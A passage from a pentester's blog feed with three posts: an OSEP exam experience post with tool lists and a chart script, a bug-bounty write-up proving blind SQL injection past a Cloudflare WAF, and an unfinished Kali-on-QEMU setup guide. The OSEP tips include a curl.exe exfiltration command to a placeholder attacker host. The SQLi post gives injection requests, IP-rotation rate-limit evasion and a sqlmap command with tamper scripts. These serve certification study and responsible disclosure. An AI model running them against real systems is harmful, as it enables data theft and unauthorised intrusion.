<ol>
  <li>reviewed external content listed in <a href="#references">references</a>.</li>
  <li>watched a selection of the course videos at 2x speed. Just the most challenging topics.</li>
  <li>actively read the book: highlighting important stuff and taking notes on useful commands.</li>
  <li>pwned the first 5 challenges. Thoroughly. Investigating all possible attack paths, e.g. dropper vs loader.</li>
  <li>re-reviewed my challenge solutions and forced myself to understand *all* the concepts behind the techniques: if you fall down a rabbit hole and treat everything as a black box, you’re asking for trouble.</li>
</ol>

<h2 id="r4nd0m-tips">r4nd0m tips</h2>
<ul>
  <li>you can compile with <a href="https://www.mono-project.com/">mono</a> to avoid visual studio. I basically managed to compile everything in kali and didn’t touch the windows lab machine<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>!</li>
  <li>change the name of the artifacts because they don’t necessarily overwrite!<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">3</a></sup></li>
  <li><a href="https://github.com/sc0tfree/updog">updog</a> is god. You can host files but also exfil like: <code>curl.exe http://attackerip/upload -F "file=@C:\Windows\tasks\20260415044445_BloodHound.zip" -F "path=./"</code>.</li>
  <li>migrate your revshell processes for stability.</li>
  <li>get comfortable with network pivoting.</li>
  <li>become best friends with your c2 of choice. I personally reviewed the <a href="https://www.offsec.com/metasploit-unleashed/">metasploit unleashed</a> guide<sup id="fnref:4"><a href="#fn:4" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>.</li>
  <li>read the exam guide and the exam objectives. For instance, ai chatbots, paid tools and automated exploitation are not allowed.</li>
  <li>IMHO, the challenges prepare you <em>enough</em> to face the exam. Although I’ve heard HTB RastaLabs and Offshore are good prep too.</li>
  <li>have a plan z: there are too many variables involved, so if something fails, you need to know different alternatives.</li>
  <li>take good notes before and *during* the exam. The environment is huge and you can get lost/overwhelmed easily.</li>
</ul>

<h2 id="resources">resources</h2>
<p>I came across a ton of resources, but here’s a curated list of the most practical ones.</p>

<p>OSEP-specific resources sorted by subjective usefulness:</p>
<ul>
  <li><a href="https://www.emmanuelsolis.com/osep.html">https://www.emmanuelsolis.com/osep.html</a></li>
  <li><a href="https://github.com/OoStellarnightoO/OSEP_Notes">https://github.com/OoStellarnightoO/OSEP_Notes</a></li>
  <li><a href="https://0x4rt3mis.github.io/posts/OSEP-Cheat-Sheet/">https://0x4rt3mis.github.io/posts/OSEP-Cheat-Sheet/</a></li>
  <li><a href="https://github.com/darkness215/osep-tools/">https://github.com/darkness215/osep-tools/</a></li>
  <li><a href="https://github.com/beauknowstech/OSEP-Everything">https://github.com/beauknowstech/OSEP-Everything</a></li>
</ul>

<blockquote>
  <p>[!WARNING]
Be aware that some of these commands and scripts are now flagged, since the osep environment gets updated over time, so don’t be cocky and test everything before trying your luck on the exam.</p>
</blockquote>

<p>Related off-topic resources:</p>
<ul>
  <li><a href="https://ippsec.rocks">ippsec writeups</a></li>
  <li><a href="https://mayfly277.github.io/posts/GOADv2/">goad pwning series by mayfly277</a></li>
  <li><a href="https://tcm-sec.com/academy/practical-ethical-hacking/">tcm ad section of the PEH course</a><sup id="fnref:5"><a href="#fn:5" class="footnote" rel="footnote" role="doc-noteref">5</a></sup>.</li>
  <li><a href="https://orange-cyberdefense.github.io/ocd-mindmaps/img/mindmap_ad_dark_classic_2025.03.excalidraw.svg">orange cyberdefense ad cheatsheet</a></li>
</ul>

<p>Not strictly required, but the book <em>“Evading EDR”</em> from No Starch Press is 🔥:
<img src="/assets/img/evading-edr.jpeg" alt="Evading EDR book" /></p>

<h2 id="my-gig">my gig</h2>
<p>Here was my arsenal of tools<sup id="fnref:6"><a href="#fn:6" class="footnote" rel="footnote" role="doc-noteref">6</a></sup>:</p>
<ul>
  <li><strong>external recon</strong>: <a href="https://github.com/AutoRecon/AutoRecon">autorecon</a></li>
  <li><strong>c2</strong>: keep calm and use <a href="https://www.offsec.com/metasploit-unleashed/">meterpreter</a> (with custom c# loaders aligned with the book’s content)</li>
  <li><strong>clm</strong>: <a href="https://github.com/calebstewart/bypass-clm">bypass-clm</a></li>
  <li><strong>obfuscation</strong>: <a href="https://github.com/h4wkst3r/InvisibilityCloak">InvisibilityCloak</a> and <a href="https://github.com/danielbohannon/Invoke-Obfuscation">Invoke-Obfuscation</a></li>
  <li><strong>vba macros</strong>: <a href="https://github.com/Inf0secRabbit/BadAssMacros">BadAssMacros</a></li>
  <li><strong>file sharing</strong>: <a href="https://github.com/sc0tfree/updog">updog</a>. It has file upload functionality too!</li>
  <li><strong>ad enum</strong>: <a href="https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1">powerview</a> and <a href="https://github.com/61106960/adPEAS">adpeas</a></li>
  <li><strong>hta</strong>: <a href="https://github.com/tyranid/dotnettojscript">Dotnet2JScript</a> loading the js as an external file</li>
  <li><strong>privesc enum</strong>: <a href="https://github.com/peass-ng/PEASS-ng/tree/master">peas-ng suite</a> and <a href="https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1">powerup</a>. But honestly, I ended up doing everything manually.</li>
  <li><strong>revshell</strong>: <a href="https://github.com/brightio/penelope">penelope</a></li>
  <li><strong>compiler</strong>: <a href="https://www.mono-project.com/">mono</a>, downloading missing dll dependencies from <a href="https://nuget.org">nuget.org</a></li>
</ul>

<p>And my kali setup:</p>
<ul>
  <li><strong>virtualization</strong>: <a href="/kali-on-qemu-on-debian">kali on qemu on debian</a></li>
  <li><strong>reporting</strong>: <a href="https://docs.sysreptor.com/offsec-reporting-with-sysreptor/">sysreptor</a>.</li>
  <li><strong>note taking</strong>: <a href="https://obsidian.md/">obsidian</a></li>
  <li><strong>terminal</strong>: <a href="https://gnome-terminator.org/">terminator</a></li>
  <li><strong>rdp client</strong>: <a href="https://remmina.org/">remmina</a></li>
  <li><strong>browser extension</strong>: <a href="https://chromewebstore.google.com/detail/bye-bye-google-ai-turn-of/imllolhfajlbkpheaapjocclpppchggc?pli=1">Bye Bye, Google AI: Turn off Google AI Overviews, Discussions and Ads</a></li>
</ul>

<h2 id="exam">exam</h2>

<p>As you may already know, OffSec advanced exams give you 48h for the technical part and 24h to write the report. I knew it was going to be <em>intense</em>.</p>


<p>I grabbed a monster<sup id="fnref:7"><a href="#fn:7" class="footnote" rel="footnote" role="doc-noteref">7</a></sup> and started it at 0100 AM. I promised myself I wouldn’t go to sleep until I got comfortable with the progress.</p>

<p>After 5 hours I had 30 points. I was feeling confident about the next steps, so I took a nap.</p>

<p>I woke up at 0930 AM. Then I made a lot of progress. Not everything is linear, and effort doesn’t always translate into flags. People always stress that if you’re stuck, don’t force it: take a walk. But I think the opposite is also true: if you’re on a roll, <strong>don’t stop digging</strong>. 🪏</p>

<p>Then I hit a wall after the 6th flag, so I took a walk to lower my cortisol levels. My plan: keep tryharding until day two, and if I still had no luck by then, switch to the second path and grab more flags there.</p>

<p>It was quite frustrating since I had a clear idea of what I wanted to do, but somehow it didn’t work. Finally, I caught it: I had missed a little syntax detail. 🤦‍♂️</p>

<p>So after ~23h I went to sleep with 9 flags in my pocket: I just needed one more. On day two, I woke up at 0800 AM. Then I pulled <code>secret.txt</code> at 1000 AM, which meant I met both independent criteria to pass: &gt;=100 points and the <code>secret.txt</code>.</p>

<p>Finally, I crafted the report with sysreptor and sent it for review that same evening.</p>

<h3 id="timeline">timeline</h3>

<p>I asked Claude to create this fun timeline of my exam progress:</p>

<style>
  .wrap { max-width: 1400px; margin: 0 auto; }
  .chart-box { position: relative; height: 640px; }
  .timeline-fallback { display: none; }
  @media (max-width: 768px) {
    .wrap { display: none; }
    .timeline-fallback { display: block; }
  }
</style>

<div class="wrap">
  <div class="chart-box">
    <canvas id="osepChart"></canvas>
  </div>
</div>

<p><img class="timeline-fallback" src="/assets/img/osep-timeline.png" alt="OSEP exam timeline" /></p>

<script src="https://cdn.jsdelivr.net/npm/chart.js@4.4.1/dist/chart.umd.min.js"></script>

<script src="https://cdn.jsdelivr.net/npm/chartjs-plugin-annotation@3.0.1/dist/chartjs-plugin-annotation.min.js"></script>

<script type="text/javascript">
  // Use Agave everywhere in the chart — ticks, titles, tooltips, annotations all inherit this
  Chart.defaults.font.family = "'Agave', ui-monospace, SFMono-Regular, Menlo, Consolas, monospace";
 
  // X axis is "hours since 01:00 day 1" (01:00 = 0).
  // Helper: build hour-offset from HH:MM and day index (1 or 2).
  const t = (hh, mm, day = 1) => (day - 1) * 24 + hh + mm / 60 - 1;
 
  // Cumulative score events
  const events = [
    { x: t(1, 35),     y: 10  },
    { x: t(2, 4),      y: 20  },
    { x: t(4, 13),     y: 30  },
    { x: t(12, 33),    y: 40  },
    { x: t(13, 43),    y: 50  },
    { x: t(21, 35),    y: 60  },
    { x: t(22, 30),    y: 70  },
    { x: t(22, 38),    y: 80  },
    { x: t(0, 15, 2),  y: 90  },
    { x: t(10, 0, 2),  y: 100 }
  ];
 
  // Build the line data: start at (0,0) so the line begins at 01:00 / 0pts
  const lineData = [{ x: 0, y: 0 }, ...events.map(e => ({ x: e.x, y: e.y }))];
 
  // Format an "hours past 01:00 day 1" value back into HH:MM (no day marker)
  function fmtTime(hoursPastStart) {
    const totalMins = Math.round((hoursPastStart + 1) * 60);
    const mod  = ((totalMins % (24 * 60)) + (24 * 60)) % (24 * 60);
    const h    = Math.floor(mod / 60);
    const m    = mod % 60;
    const pad  = (n) => String(n).padStart(2, '0');
    return `${pad(h)}:${pad(m)}`;
  }
 
  const ctx = document.getElementById('osepChart').getContext('2d');
 
  new Chart(ctx, {
    type: 'line',
    data: {
      datasets: [{
        label: 'Cumulative points',
        data: lineData,
        tension: 0.15,
        borderColor: '#2da44e',
        backgroundColor: 'rgba(45, 164, 78, 0.18)',
        fill: true,
        borderWidth: 2.5,
        pointRadius: 5,
        pointHoverRadius: 7,
        pointBackgroundColor: '#2da44e',
        pointBorderColor: '#ffffff',
        pointBorderWidth: 2
      }]
    },
    options: {
      responsive: true,
      maintainAspectRatio: false,
      // Top padding for the lock + secret.txt above the last point
      layout: {
        padding: { top: 20, right: 20, bottom: 10, left: 10 }
      },
      interaction: { mode: 'nearest', intersect: false },
      plugins: {
        legend: { display: false },
        title: {
          display: false,
          text: 'my osep exam timeline',
          font: { size: 20, weight: 'bold' },
          color: '#1f2937',
          padding: { top: 4, bottom: 16 }
        },
        tooltip: {
          callbacks: {
            title: (items) => fmtTime(items[0].parsed.x),
            label: (item)  => `${item.parsed.y} pts`
          }
        },
        annotation: {
          annotations: {
            // ---- Pass line at 100 points (line + plain text, no label box) ----
            passLine: {
              type: 'line',
              yMin: 100, yMax: 100,
              borderColor: '#1f2937',
              borderWidth: 2,
              borderDash: [8, 6]
            },
            passText: {
              type: 'label',
              xValue: 0.5,           // near the left edge
              yValue: 100,
              content: 'Passing threshold',
              color: '#1f2937',
              font: { weight: 'bold', size: 13 },
              position: { x: 'start', y: 'center' },
              xAdjust: 70,
              yAdjust: -12,
              backgroundColor: 'rgba(0,0,0,0)'
            },
 
            // ---- Sleep #1: 05:00 – 09:30 ----
            sleep1: {
              type: 'box',
              xMin: t(6, 0), xMax: t(9, 30),
              yMin: 0, yMax: 120,
              backgroundColor: 'rgba(99, 145, 255, 0.18)',
              borderColor: 'rgba(99, 145, 255, 0.45)',
              borderWidth: 1,
              label: {
                display: true,
                content: '😴 sleep',
                position: { x: 'center', y: 'start' },
                color: '#1a3a8f',
                font: { weight: 'bold', size: 13 },
                backgroundColor: 'rgba(255,255,255,0.6)'
              }
            },
 
            // ---- Crying harder: 14:00 – 21:00 ----
            crying: {
              type: 'box',
              xMin: t(14, 0), xMax: t(21, 0),
              yMin: 0, yMax: 120,
              backgroundColor: 'rgba(255, 99, 99, 0.18)',
              borderColor: 'rgba(255, 99, 99, 0.45)',
              borderWidth: 1,
              label: {
                display: true,
                content: '😭 crying harder',
                position: { x: 'center', y: 'start' },
                color: '#8a1f1f',
                font: { weight: 'bold', size: 13 },
                backgroundColor: 'rgba(255,255,255,0.6)'
              }
            },
 
            // ---- Sleep #2: day 2  00:30 – 08:00 ----
            sleep2: {
              type: 'box',
              xMin: t(0, 30, 2), xMax: t(8, 0, 2),
              yMin: 0, yMax: 120,
              backgroundColor: 'rgba(99, 145, 255, 0.18)',
              borderColor: 'rgba(99, 145, 255, 0.45)',
              borderWidth: 1,
              label: {
                display: true,
                content: '😴 sleep',
                position: { x: 'center', y: 'start' },
                color: '#1a3a8f',
                font: { weight: 'bold', size: 13 },
                backgroundColor: 'rgba(255,255,255,0.6)'
              }
            },
 
            // ---- Unlocked lock above the final 10:00 (day 2) point ----
            unlockEmoji: {
              type: 'label',
              xValue: t(10, 0, 2),
              yValue: 100,
              content: '🔓',
              font: { size: 22 },
              xAdjust: 0,
              yAdjust: -46,
              backgroundColor: 'rgba(0,0,0,0)'
            },
            // ---- "secret.txt" filename label on the last point ----
            secretFile: {
              type: 'label',
              xValue: t(10, 0, 2),
              yValue: 100,
              content: 'secret.txt',
              color: '#1f2937',
              font: {
                family: 'Agave, ui-monospace, SFMono-Regular, Menlo, Consolas, monospace',
                size: 13,
                weight: 'bold'
              },
              xAdjust: 0,
              yAdjust: -22,
              padding: 4,
            }
          }
        }
      },
      scales: {
        x: {
          type: 'linear',
          min: 0,
          max: 35,                       // 01:00 day 1  →  12:00 day 2 = 35 hours
          title: { display: true, text: 'Time' },
          ticks: {
            stepSize: 1,                 // 1-hour ticks
            maxRotation: 60,
            minRotation: 60,
            autoSkip: false,
            font: { size: 11 },
            callback: (v) => fmtTime(v)
          },
          grid: { color: 'rgba(0,0,0,0.06)' }
        },
        y: {
          min: 0,
          max: 120,
          title: { display: true, text: 'Points' },
          ticks: { stepSize: 10 },
          grid: { color: 'rgba(0,0,0,0.08)' }
        }
      }
    }
  });
</script>

<h2 id="wh00t-wh00t">wh00t wh00t</h2>

<p>Two days after the exam I received the beloved email from OffSec. I passed! Yay!</p>

<p><img src="/assets/img/osep-cert.jpeg" alt="OSEP cert exam" /></p>

<p>Was it worth the sweat? Absolutely. Most of the content actually transfers to real engagements, which is what I really cared about.</p>

<p>Already deep into <a href="https://www.offsec.com/courses/exp-301/">OSED</a> prep. Will share that story here too whenever I make it through. Wish me luck! 🤞</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>well, generalizing here: there are others like CRTO, CRTE, CRTL, etc. There’s no 1-to-1 comparison since each one focuses on a different angle: av/edr evasion, c2, etc. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p>somehow slow AF. <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p>wasted hours because of this, kek. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4">
      <p>I used msf because I was more familiar with it and it aligns with the course content. That said, other options like Sliver also have <a href="https://bishopfox.com/blog/passing-the-osep-exam-using-sliver">success stories worth checking out</a>. <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:5">
      <p>I had already purchased it when doing the PNPT cert a while ago. <a href="#fnref:5" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:6">
      <p>note that I’ve omitted the most obvious ones like <code>mimikatz</code> or <code>secretsdump</code>. Duh. <a href="#fnref:6" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:7">
      <p>not sponsored. <a href="#fnref:7" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="certs" /><category term="pentesting" /><summary type="html"><![CDATA[I recently passed the OSEP exam on the first attempt, achieving both independent requirements to pass: &gt;=100 points and the slippery secret.txt flag. 💅]]></summary></entry><entry><title type="html">bypassing waf rate limiting to prove blind sqli</title><link href="https://mll.sh/bypassing-waf-rate-limiting-to-prove-blind-sqli/" rel="alternate" type="text/html" title="bypassing waf rate limiting to prove blind sqli" /><published>2026-04-07T00:00:00+00:00</published><updated>2026-04-07T00:00:00+00:00</updated><id>https://mll.sh/bypassing-waf-rate-limiting-to-prove-blind-sqli</id><content type="html" xml:base="https://mll.sh/bypassing-waf-rate-limiting-to-prove-blind-sqli/"><![CDATA[<p>This is the story of how <a href="https://www.linkedin.com/in/kareem-abfe-b27454347/">abfe</a> and I turned a closed-as-informational report into a critical finding with max bounty, by using column name validation as a boolean oracle and AWS API Gateway to dodge Cloudflare’s rate limiting. 🫰</p>

<p>Let’s get to it.</p>

<h2 id="sniff-sniff-that-smells-like-a-sqli">sniff, sniff… that smells like a sqli</h2>

<p>The endpoint was a coupon listing page with a <code>keyword</code> search parameter. Classic stuff. We started poking at it:</p>

<pre><code class="language-http">GET /coupons/coupon_list?keyword=HERE' HTTP/2
</code></pre>
<p>→ <strong>503</strong> (broken query, the server choked on the unmatched quote)</p>

<pre><code class="language-http">GET /coupons/coupon_list?keyword=HERE'||' HTTP/2
</code></pre>
<p>→ <strong>200 OK</strong> (query executes normally, string concatenation closes the quote)</p>

<p>That 503/200 differential is textbook injection behavior. The single quote breaks the SQL syntax, and <code>'||'</code> fixes it by concatenating an empty string. The query runs, the server is happy, and I’m happy too.</p>

<p>To avoid the risk of a duplicate, we submitted the report quickly. It was closed as <strong>informational</strong>. 🫠</p>

<p>Fair enough. A syntax-level differential alone isn’t proof of exploitable injection. You need to show you can actually interact with the database.</p>

<h2 id="hitting-the-firewall">hitting the (fire)wall</h2>

<p>So basically we needed to escalate from <em>“this probably breaks SQL”</em> to <em>“dude, we can query your database”</em>. The standard playbook for blind SQLi is:</p>

<ul>
  <li><strong>boolean-based</strong>: inject a condition, observe different responses for true vs. false</li>
  <li><strong>time-based</strong>: inject <code>SLEEP(5)</code> or equivalent, measure response times</li>
</ul>

<p>Both paths were blocked. Ew.</p>

<p>The <code>keyword</code> parameter had <em>zero observable effect on the page output</em>. Same HTML, same content, same everything, regardless of what value you passed. No “welcome back” message, no result count, no subtle DOM change. Nothing to diff. Boolean-based was out<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>.</p>

<p>Time-based payloads like <code>SLEEP()</code> or <code>BENCHMARK()</code> were getting caught by the WAF. We tried the usual evasion tricks, inline comments, case alternation, encoding… No luck<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>.</p>

<p>The injection was almost certainly there, but we couldn’t <em>prove</em> it.</p>

<h2 id="the-hack-column-names-as-a-boolean-oracle">the hack: column names as a boolean oracle</h2>

<p>After banging our heads for a while, we had an idea: what if we stopped trying to extract data and instead used the database’s <em>own schema</em> as our oracle?</p>

<p>The logic was dead simple: if we inject an <code>AND</code> condition that references a column name, the database itself will tell us whether that column exists:</p>

<ul>
  <li><strong>invalid column</strong> → the SQL engine throws an error → <strong>503</strong></li>
  <li><strong>valid column</strong> → the query executes normally → <strong>200</strong></li>
</ul>

<p>That is:</p>

<pre><code class="language-http">GET /coupons/coupon_list?keyword=HERE'+AND+testing='1 HTTP/2
</code></pre>
<p>→ <strong>503</strong> (<code>testing</code> is not a real column, SQL error)</p>

<pre><code class="language-http">GET /coupons/coupon_list?keyword=HERE'+AND+usage_limit='1 HTTP/2
</code></pre>
<p>→ <strong>200</strong> (<code>usage_limit</code> exists in the table, query runs fine)</p>

<p>That’s it. Just a plain <code>AND column_name='1'</code> that looks completely benign from the WAF’s perspective. The database does the validation for us: if the column exists, the condition is syntactically valid and the query runs. If it doesn’t, the whole thing explodes.</p>

<p>We had our boolean oracle. Let’s escalate it. 🤓</p>

<h2 id="dodging-cloudflare-with-ip-rotation">dodging cloudflare with IP rotation</h2>

<p>Now we needed to fuzz, baby. We had to throw a wordlist of common column names at this endpoint and see which ones came back 200. Problem: any competent WAF would denylist our IP after a handful of suspicious-looking requests.</p>

<p>This is where the <a href="https://portswigger.net/bappstore/2eb2b1cb1cf34cc79cda36f0f9019874">IP Rotate</a> Burp extension by <a href="https://rhinosecuritylabs.com/aws/bypassing-ip-based-blocking-aws/">Rhino Security Labs</a> comes in. It spins up AWS API Gateway endpoints across multiple regions and routes your Burp traffic through them. Every request comes from a different AWS IP, which have decent reputation scores and rarely get flagged<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>.</p>

<p>We loaded up Intruder with a wordlist of common database column names (<code>id</code>, <code>name</code>, <code>email</code>, <code>password</code>, <code>created_at</code>, <code>updated_at</code>, <code>status</code>, you know the drill) and let it rip:</p>

<p><img src="/assets/img/waf-ratelimit-fuzz1.png" alt="full chain" /></p>

<p>As you can see, existing columns returned 200:</p>

<p><img src="/assets/img/waf-ratelimit-fuzz2.png" alt="full chain" /></p>

<h3 id="bonus-trick">bonus trick</h3>

<p>You can combine IP Rotate with other tools by proxying traffic through burp. Here is a practical example using <code>--proxy http://127.0.0.1:8080</code> in sqlmap:</p>

<pre><code class="language-shell">python sqlmap.py -u http://target.com/coupons/coupon_list\?keyword\=as --batch --level 5 --risk 3 --cookie="$(cat ./cookie.txt)" --random-agent --tamper=between,randomcase,space2comment,charencode --dbms mysql --time-sec 15 --proxy http://127.0.0.1:8080 --dbs
</code></pre>

<p>I recommend increasing <code>--time-sec 15</code> or higher because requests tend to be slower when using this setup<sup id="fnref:4"><a href="#fn:4" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>.</p>

<h2 id="going-the-extra-mile">going the extra mile</h2>

<p>The generic wordlist gave us a few hits, but we wanted more. We went through the entire application and built a custom wordlist with column names that were specific to this app’s domain. Coupons, users, transactions, whatever terminology the app used in its frontend, we turned it into candidate column names (<code>column_name</code>, <code>columnname</code>, <code>col_name</code>, etc.).</p>

<p>We ran the fuzz again with the custom wordlist. More hits.</p>

<h2 id="the-final-veredict">the final veredict</h2>

<p>We submitted a new report with a full enumeration of every column name we’d confirmed and the triagers reached out to the dev team, who confirmed the columns were indeed real.</p>

<p>Since this was the company’s most critical asset, it got triaged as <strong>critical</strong> and we landed the maximum bounty:</p>

<p><img src="/assets/img/waf-ratelimit-reward.png" alt="full chain" /></p>

<p>I guess the takeway is that sometimes the answer isn’t a fancier payload, but a simpler one.</p>

<p>Don’t try <em>harder</em>, try <em>smarter</em>. 🧠</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>we probably didn’t have enough permissions to generate data that would have been filtered by this endpoint. And/or it might have just been a logging field. Who knows. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p>I bet it was not <em>impossible</em>, but at least not <em>straightforward</em>. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p>because half the internet’s legitimate traffic comes from AWS anyway, kek. <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4">
      <p>duh. <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="sqli" /><category term="bugbounty" /><category term="waf" /><summary type="html"><![CDATA[This is the story of how abfe and I turned a closed-as-informational report into a critical finding with max bounty, by using column name validation as a boolean oracle and AWS API Gateway to dodge Cloudflare’s rate limiting. 🫰]]></summary></entry><entry><title type="html">kali on qemu on debian: a speedrun setup</title><link href="https://mll.sh/kali-on-qemu-on-debian-speedrun-setup/" rel="alternate" type="text/html" title="kali on qemu on debian: a speedrun setup" /><published>2026-04-07T00:00:00+00:00</published><updated>2026-04-07T00:00:00+00:00</updated><id>https://mll.sh/kali-on-qemu-on-debian-speedrun-setup</id><content type="html" xml:base="https://mll.sh/kali-on-qemu-on-debian-speedrun-setup/"><![CDATA[<p>After years of virtualbox and vmware, I finally moved to qemu. I run debian as my daily driver, and qemu/kvm is <em>native</em> to the kernel, so you can forget about the third-party kernel modules that break on every update, the <em>“please reinstall guest additions”</em> rituals. 🤮</p>

<p>As you might have guessed, the main thing I virtualize is kali. Qemu with kvm acceleration gives you near-native performance because it hooks directly into the linux kernel’s virtualization extensions (intel vt-x / amd-v) instead of going through a compatibility layer like virtualbox does<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>.</p>

<p>You need to tweak a few things, so here is the light version of the process I followed.</p>

<h2 id="step-1-download-the-kali-qemu-image">step #1: download the kali qemu image</h2>

<p>Go to the <a href="https://www.kali.org/get-kali/#kali-virtual-machines">kali vm downloads site</a> and grab the qemu image. It comes as a <code>.7z</code> archive containing a <code>.qcow2</code> disk image, which is the native format for qemu.</p>

<p>Extract it:</p>

<pre><code class="language-bash">7z x kali-linux-*-qemu-amd64.7z
</code></pre>

<p>You’ll get a <code>.qcow2</code> file. That’s your virtual disk. No iso, no installer, no 45-minute setup wizard. Just a ready-to-boot image<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>. 🫦</p>

<h2 id="step-2-install-gnome-boxes">step #2: install gnome boxes</h2>

<pre><code class="language-bash">sudo apt update
sudo apt install gnome-boxes qemu-system-x86 -y
</code></pre>

<p>Gnome Boxes is the frontend. It’s clean, minimal, and does 90% of what you need. Think of it as the <em>“it just werks”</em> layer on top of qemu/kvm.</p>

<h2 id="step-3-install-virt-manager-youll-need-it">step #3: install virt-manager (you’ll need it)</h2>

<pre><code class="language-bash">sudo apt install virt-manager
</code></pre>

<p>Gnome Boxes is great for day-to-day use, but it hides a lot of knobs. Virt-manager exposes the full configuration: cpu topology, disk bus types, network modes, firmware selection, etc. You’ll want it for the initial setup.</p>

<h2 id="step-4-configure-virt-manager">step #4: configure virt-manager</h2>

<p>Launch it:</p>

<pre><code class="language-bash">/usr/bin/python3 /usr/bin/virt-manager
</code></pre>

<p>Then go to <strong>Edit</strong> &gt; <strong>Preferences</strong> &gt; <strong>New VM</strong> and set <strong>Graphics Type</strong> to <strong>VNC</strong>.</p>

<p>This is the key step. Vnc graphics work cleanly with Gnome Boxes out of the gate, no guest agent installation required. You skip the whole <code>spice-vdagent</code> dance that every other guide tells you to do.</p>

<h2 id="step-5-import-the-image-in-gnome-boxes">step #5: import the image in gnome boxes</h2>

<p>Click “Add” in Gnome Boxes. Point it to the <code>.qcow2</code> file you extracted. It will create a vm from it.</p>

<p>Boot it up. Default creds are <code>kali:kali</code><sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>.</p>

<h2 id="step-6-set-the-resolution">step #6: set the resolution</h2>

<p>Go to kali’s display settings and change the resolution to whatever your monitor supports. With vnc graphics, the resolution list should be available right away.</p>

<p>If it looks weird, reboot the vm. Rebooting fixes like 80% of display issues in virtualization, and that percentage has been stable since roughly 2004, kek.</p>

<h2 id="bottom-line">bottom line</h2>

